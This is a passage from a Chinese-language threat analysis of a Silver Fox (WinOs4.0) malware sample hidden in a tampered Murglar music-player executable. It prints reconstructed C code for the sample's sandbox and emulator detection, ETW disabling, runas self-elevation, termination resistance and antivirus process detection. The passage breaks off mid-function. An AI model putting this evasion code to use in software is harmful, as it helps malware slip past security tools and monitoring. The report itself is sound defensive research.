  if ( fdwReason - 1 > 1 || (v7 = tls_data_init((__int64)hinstDLL, fdwReason, (__int64)lpReserved)) != 0 )
  {
    v8 = virus_main((__int64)hinstDLL, fdwReason);
    v7 = v8;
    if ( fdwReason == 1 && !v8 )
    {
      virus_main((__int64)hinstDLL, 0);
      tls_data_delete(lpReserved != 0);
    }
    if ( !fdwReason || fdwReason == 3 )
      return tls_data_init((__int64)hinstDLL, fdwReason, (__int64)lpReserved) != 0;
  }
  return v7;
}
```


由目标API查引用得到的疑似DllMain函数代码图

四、样本各阶段载荷分析

（一）. 初始载荷(Murglar.exe)分析

1. 结构分析

根据文件信息和文件图标来看， 该文件为国外社区流行的一种音乐播放器软件Murglar的2.6.123.0版本。



恶意样本初始载荷文件信息图

经分析，我们发现该文件为基于原始文件进行篡改得到的"白加黑"文件，相比较于原文件，该恶意样本进行了如下篡改。


·添加了大量附加数据，用于后续释放恶意样本所需资源文件。

·入口点附近代码被篡改，指向恶意代码。

2. 执行流程分析


[1] 申请内存并执行Shellcode

样本从入口点开始转到恶意代码后，首先申请内存，然后从自身内存中拷贝Shellcode（软件漏洞注入执行的机器码）到被申请的内存中，从而执行Shellcode中的代码逻辑。



申请内存并执行Shellcode代码图

从内存中提取出将执行的Shellcode，并对其主逻辑进行分析如下:



由初始载荷释放的Shellcode主运行逻辑图

[2] 尝试以管理员权限重启自身

初始载荷中Shellcode通过runas重启自身代码图

Shellcode首先尝试通过runas重启自身从而以管理员权限运行载荷。

[3] 通过一系列方式反模拟执行

初始载荷中Shellcode使用不限于检测时间流速，执行耗时循环，申请大量内存，ntdll!PfxInitialize，动态修补自身代码，校验栈完整性等方式反模拟执行。

(1) 程序通过QueryPerformance系列函数检测时间流速

初始载荷中Shellcode通过检测时间流速反模拟执行代码图

(2) 程序通过执行耗时循环反模拟执行

```
1  __int64 Add_4E45C_count_186A0()
2  {
3    int i; // [rsp+0h] [rbp-18h]
4
5    for ( i = 0; i < 100000; ++i )
6      _InterlockedIncrement(&dword_202E45C);
7    return 0;
8  }
```

初始载荷中Shellcode通过执行耗时循环反模拟执行代码图


(3) 程序通过申请大量内存反模拟执行

初始载荷中Shellcode通过大量申请内存的方式检测模拟执行代码图

(4) 程序通过校验栈完整性反模拟执行

初始载荷中Shellcode通过校验栈完整性的方式检测模拟执行代码图

(5) 程序通过rdtsc返回值反模拟执行



```
1 _BOOL8 __stdcall DetectDebuggerByTiming()
2 {
3   unsigned __int64 v0; // rax
4
5   _mm_mfence();
6   v0 = __rdtsc();
7   _mm_mfence();
8   return (unsigned __int8)v0 == 0;
9 }
```

初始载荷中Shellcode通过校验rdtsc返回值的方式检测模拟执行代码图

(6) 程序通过动态修补自身代码并校验返回值反模拟执行

```
1 _BOOL8 __stdcall DetectDebuggerByCodeModification()
2 {
3   __int64 flOldProtect; // [rsp+28h] [rbp-40h] BYREF
4
```

初始载荷中Shellcode通过动态修补自身代码的方式检测模拟执行代码图

(7) 程序调用ntdll!PfxInitialize反模拟执行

初始载荷中Shellcode通过调用ntdll!PfxInitialize的方式检测模拟执行代码图

这里是利用了PfxInitialize的返回值Table[0]在真机中一定为0x200的特性来检测模拟执行， 一些模拟执行框架对API实现不完整会在这里返回值错误。

[4] 从内存中解密并映射DLL文件， 调用其导出函数

然后样本从内存中解密DLL文件， 并将其手动映射， 取得其导出函数“SyncCreate”的地址并调用其SyncCreate函数。

（二）. 感染载荷(导出了SyncCreate，由初始载荷解密得到的DLL文件)分析

1. 结构分析

病毒进入SyncCreate后执行自身的流程， 具体流程还原后如下。

```
__int64 SyncCreate()
{
if (get_is_mutex_exsit())
virus_main();
return 0;
}
```

2. 执行流程分析

[1] 感染载荷执行环境检测

(1) 程序获取互斥体检测是否多开

互斥体名称为: dba8937c-2842-4159-9bea-56424baf5eba。


判断互斥体是否存在代码图

其自动优化后代码为**(后文提供混淆后代码块的源码均为优化结果)**:

```
__int64 get_is_mutex_exsit()
{
BYTE tmp[4] = {};
BYTE enc[48];
__int64 enc_sz = get_data((__int64)tmp, enc);
const CHAR *name = (const CHAR *)j_decrypt_data(enc_sz);
CreateMutexA(nullptr, FALSE, name);
```

```
return GetLastError() == 183 ? 0 : 1;
}
```

(2) 如果互斥体不存在， 则进入感染载荷主函数



感染载荷主函数代码图

```
__int64 virus_main()
{
DisableETWAndCheckSandbox();
check_memory_size();
SetProcessShutdownParameters(1, 1);

if (!SetConsoleCtrlHandler(HandlerRoutine, TRUE))
SetConsoleCtrlHandler(HandlerRoutine, TRUE);
```

```
char sandboxInfo[8];
char workBuf[2880];

DetectSandBoxAndGetUac(sandboxInfo);
jMakeVirus(workBuf);
jProcessExitWithCleanup(0);

return 0;
}



__int64 DetectSandBoxAndGetUac_0(__int64 a1)
{
if (DetectSandboxByPfx()) ExitProcess(0);
if (DetectSandboxByDllGetClassObject()) ExitProcess(0);
if (!Allocate100MB_Memory_DetectSandbox() ||
!NumaAnd360DllSandboxDetect() ||
!CheckCPUNumber(2))
ExitProcess(0);
if (CreateMutex_3575D2652C4F5C20EB78D147D5670A9C() == 0)
ExitProcess(0);
if (DetectSandboxByTime()) ExitProcess(0);
if (DetectSandboxByTime_0()) ExitProcess(0);

char tmp[4] = {};
char enc[24];
const char* path = decrypt_data_2(get_encrypt_data_1((__int64)tmp, enc));
if (IsFileExsit(a1, path)) ExitProcess(0);

try_run_self_with_uac();
return 0;
}
```

1. 通过对NtTraceEvent函数开头写入RETURN指令的方式屏蔽ETW监控。

通过Hook ntdll.NtTraceEvent关闭ETW事件代码图

2.通过检测自身运行路径是否包含":\myapp.exe"来检测是否在沙箱中执行。

检测是否为myapp.exe代码图

下列环境检测方法3， 4， 5来自开源项目: UACME。

3. 通过在ntdll中导出函数0x70CE7692， 0xD4CE4554， 0x7A99CFAE的方式检测Windows Defender的模拟执行。

通过导出函数检测模拟执行代码图

4. 通过NtIsProcessInJob函数是否返回0x125的方式检测Windows Defender模拟执行。


通过NtIsProcessInJob检测模拟执行代码图

5.通过NtCompressKey函数检测Windows Defender模拟执行。

```
1 bool wdIsEmulatorPresent3()
2 {
3   void *v0; // rax
4
5   v0 = (void *)UlongToHandle(0xFFFF1234);
6   return NtCompressKey(v0) >= 0;
7 }
```

通过NtCompressKey检测模拟执行代码图

6.通过判断主机名是否为“HAL9TH”，“JohnDoe”检测沙箱。



通过判断主机名检测沙箱代码图

7.通过GlobalMemoryStatusEx查询ullTotalPhys并检测是否小于2GB来判断是否是虚拟机/沙箱。

通过GlobalMemoryStatusEx检测虚拟机/沙箱代码图

```
__int64 check_memory_size_to_detect_sandbox(int thresholdGB)
{
MEMORYSTATUSEX ms{ sizeof(ms) };
GlobalMemoryStatusEx(&ms);
double memGB = static_cast<double>(ms.ullTotalPhys) / (1024.0 * 1024 * 1024);
return memGB < thresholdGB;
}
__int64 check_memory_size()
{
return check_memory_size_to_detect_sandbox(2);
}
```

8. 通过调用ntdll.PfxInitialize并检测返回值是否为0x200的方式反模拟执行(详细介绍在前文)。

9. 通过空参数调用pid.DllGetClassObject并判断结果是否为0x80040111的方式检测模拟执行。

通过DllGetClassObject检测模拟执行代码图

```
char DetectSandboxByDllGetClassObject()
{
DWORD_PTR out = 1;
BYTE buf[32] = {};
auto h = LoadLibraryA("pid.dll");
if (!h) return 1;
auto fn = (HRESULT (WINAPI*)
(void*, DWORD, DWORD_PTR*))GetProcAddress(h, "DllGetClassObject");
if (!fn) return 1;
HRESULT hr = fn(buf, 0, &out);
return (hr == 0x80040111 && out == 0) ? 0 : 1;
}
```

10.通过申请大量内存并执行耗时循环的方式反模拟执行。

通过申请大量内存并执行耗时循环的方式反模拟执行代码图

```
__int64 Allocate100MB_Memory_DetectSandbox()
{
void* p = HeapAlloc(GetProcessHeap(), 0, 100000000);
if (!p) return 0;
HeapFree(GetProcessHeap(), 0, p);

volatile int cnt = 0;
for (int j = 0; j < 100000000; ++j) ++cnt;

return cnt == 100000000;
}
```

11.通过VirtualAllocNuma申请内存检测模拟执行。

通过VirtualAllocNuma申请内存检测模拟执行代码图

12.通过检测是否加载"SxIn.dll"来检测360虚拟沙盒。

详细技术在参考文章中有所介绍，附录。———参考文章[8]

通过检测“SxIn.dll”检测360虚拟沙盒代码图

```
__int64 NumaAnd360DllSandboxDetect()
{
if (VirtualAllocExNuma(GetCurrentProcess(), nullptr, 0x3E8,
MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE, 0))
return 1;

return GetModuleHandleA("SxIn.dll") ? 0 : 1;
}
```

13.通过GetSystemInfo检测CPU核心是否小于2来检测虚拟机， 沙盒， 模拟执行等。

通过GetSystemInfo查询CPU核心数代码图

```
char CheckCPUNumber(unsigned int minCount)
{
SYSTEM_INFO si;
GetSystemInfo(&si);
return si.dwNumberOfProcessors >= minCount;
}
```

14.通过QueryPerformance系列函数检测时间流速来检测调试和沙盒。

通过QueryPerformance系列函数检测时间流速来检测调试和沙盒代码图

```
__int64 DetectSandboxByTime()
{
LARGE_INTEGER freq, start, end;
QueryPerformanceFrequency(&freq);
QueryPerformanceCounter(&start);

for (int i = 0; i < 1; ++i)
for (int j = 0; j < 5; ++j) {
_mm_pause();
Sleep(100);
}

QueryPerformanceCounter(&end);
long long us = (end.QuadPart - start.QuadPart) * 1000000 / freq.QuadPart;
return us < 510000;
}
```

15.通过GetTickCount64函数检测时间流速来检测调试和沙盒。

通过GetTickCount64函数检测时间流速来检测调试和沙盒代码图

```
__int64 DetectSandboxByTime_0()
{
ULONGLONG begin = GetTickCount64();
Sleep(300);
ULONGLONG diff = GetTickCount64() - begin - 300;
```

```
return diff > 100;
}
```

16.如果C:\xxxx.ini文件存在， 程序会直接结束。

这里实际上应该是作者对银狐(WinOs4.0)源码进行修改后留下的逻辑。

跳转到退出程序图

在下文中分析的一款**与本文不同**的银狐样本中提到， 病毒会获取之前的"冲锋木马"留下的"C:\xxxx.ini"文件的创建时间， 检测到有杀毒软件存在时会在**潜伏30天**后才执行病毒的侵入式行为。在本文样本中， 并没有相关的逻辑， 但是这里检测"C:\xxxx.ini"是否存在， 应该是删除了后面的获取其创建时间并潜伏的部分代码。
———附录：参考文章[1]

```
__int64 DetectSandBoxAndGetUac_0(__int64 a1)
{
if (DetectSandboxByPfx()) ExitProcess(0);
if (DetectSandboxByDllGetClassObject()) ExitProcess(0);
if (!Allocate100MB_Memory_DetectSandbox() ||
!NumaAnd360DllSandboxDetect() ||
!CheckCPUNumber(2))
ExitProcess(0);
if (CreateMutex_3575D2652C4F5C20EB78D147D5670A9C() == 0)
ExitProcess(0);
if (DetectSandboxByTime()) ExitProcess(0);
if (DetectSandboxByTime_0()) ExitProcess(0);

char tmp[4] = {};
char enc[24];
const char* path = decrypt_data_2(get_encrypt_data_1((__int64)tmp, enc)); // C:\xxxx.ini
if (IsFileExsit(a1, path)) ExitProcess(0);

try_repeat_run_self_with_uac();
return 0;
}
```

(4) 程序创建互斥体， 设置关机优先级并设置自身的控制台消息处理函数， 防止被对应消息结束执行

在(3)提到的流程中， 程序还通过SetProcessShutdownParameters设置自身在关机时最后一个被关闭， 而且不会显示重试对话框， 并且通过SetConsoleCtrlHandler为自身设置控制台消息处理函数。

处理控制台事件的HandlerRoutine代码图

```
BOOL WINAPI HandlerRoutine( DWORD ctrlType )
{
return ctrlType == CTRL_SHUTDOWN_EVENT;   // 6
}
```

其目的为防止通过对控制台窗口发送Ctrl+C消息的方式结束程序执行。

感染载荷还尝试创建名为"Global\3575D265-2C4F-5C20-EB78-D147D5670A9C"的互斥体， 如果创建失败则结束运行。

样本创建互斥体句柄图

```
__int64 CreateMutex_3575D2652C4F5C20EB78D147D5670A9C()
{
HANDLE h1 = CreateMutexA(nullptr, FALSE, "Global\\3575D265-2C4F-5C20-EB78-
D147D5670A9C");
if (GetLastError() == ERROR_ALREADY_EXISTS)
return 0;

HANDLE h2 = OpenMutexA(SYNCHRONIZE, FALSE, "Global\\3575D265-2C4F-5C20-EB78-
D147D5670A9C");
if (h2)
{
CloseHandle(h2);
return 0;
}
return 1;
}
```

(5) 程序再次检查自身是否有UAC权限， 如果没有则尝试管理员运行自身。

程序以UAC权限运行自身代码图

```
__int64 try_run_self_with_uac()
{
if (IsProcessElevated())
return 0;
```

```
CHAR selfPath[MAX_PATH] = {};
GetModuleFileNameA(nullptr, selfPath, MAX_PATH);

SHELLEXECUTEINFOA sei{};
sei.cbSize       = sizeof(sei);
sei.fMask        = SEE_MASK_NOCLOSEPROCESS;
sei.lpVerb       = "runas";
sei.lpFile       = selfPath;
sei.lpParameters = "";
sei.nShow        = SW_HIDE;

if (ShellExecuteExA(&sei))
CloseHandle(sei.hProcess);

ExitProcess(0);
return 0;
}
```

[2] 感染载荷对抗安全软件

接下来， 病毒进入感染主流程， 首先开始与安全软件进行对抗。

(1) 通用式检测是否安装安全软件

所有安全软件进程名从内存中解密释放。

其中被解密的数据如下:

```
360Safe.exe 360sd.exe 360rp.exe 360rps.exe 360Tray.exe ZhuDongFangYu.exe
360leakfixer.exe 360sdrun.exe 360sdupd.exe 360FileGuard.exe dep360.exe HipsMain.exe
HipsDaemon.exe HipsTray.exe HRUpdate.exe HipsLog.exe LeaovoPcManagerService.exe
LenovoPcManager.exe LAVService.exe LenovoTray.exe wsctrl7.exe wsctrl10.exe wsctrl11.exe
Bka.exe BLuPro.exe BkavService.exe BkavUtil.exe cefutil.exe QHSafeMain.exe
QHSafeTray.exe QQPCTray.exe QQPCRTP.exe
```

内存中解密安全软件名称代码图

随后， 病毒遍历所有进程， 当找到对应的安全软件时返回其PID， 并且设置一个全局标志位代表存在安全软件。

遍历所有进程并在找到安全软件时设置全局标志位图

```
__int64 DetectSafeSoftwareAndReturnProcessId()
{
```

```
static const char* safeList[32] = {
"360Safe.exe","360sd.exe","360rp.exe","360rps.exe",
"360Tray.exe","ZhuDongFangYu.exe","360leakfixer.exe","360sdrun.exe",
"360sdupd.exe","360FileGuard.exe","dep360.exe","HipsMain.exe",
"HipsDaemon.exe","HipsTray.exe","HRUpdate.exe","HipsLog.exe",
"LeaovoPcManagerService.exe","LenovoPcManager.exe","LAVService.exe","LenovoTray.exe",
"wsctrl7.exe","wsctrl10.exe","wsctrl11.exe","Bka.exe",
"BLuPro.exe","BkavService.exe","BkavUtil.exe","cefutil.exe",
"QHSafeMain.exe","QHSafeTray.exe","QQPCTray.exe","QQPCRTP.exe"
};

HANDLE snap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (snap == INVALID_HANDLE_VALUE)
return -1;

PROCESSENTRY32 pe{};
pe.dwSize = sizeof(pe);

if (!Process32First(snap, &pe)) {
CloseHandle(snap);
return 0;
}

do {
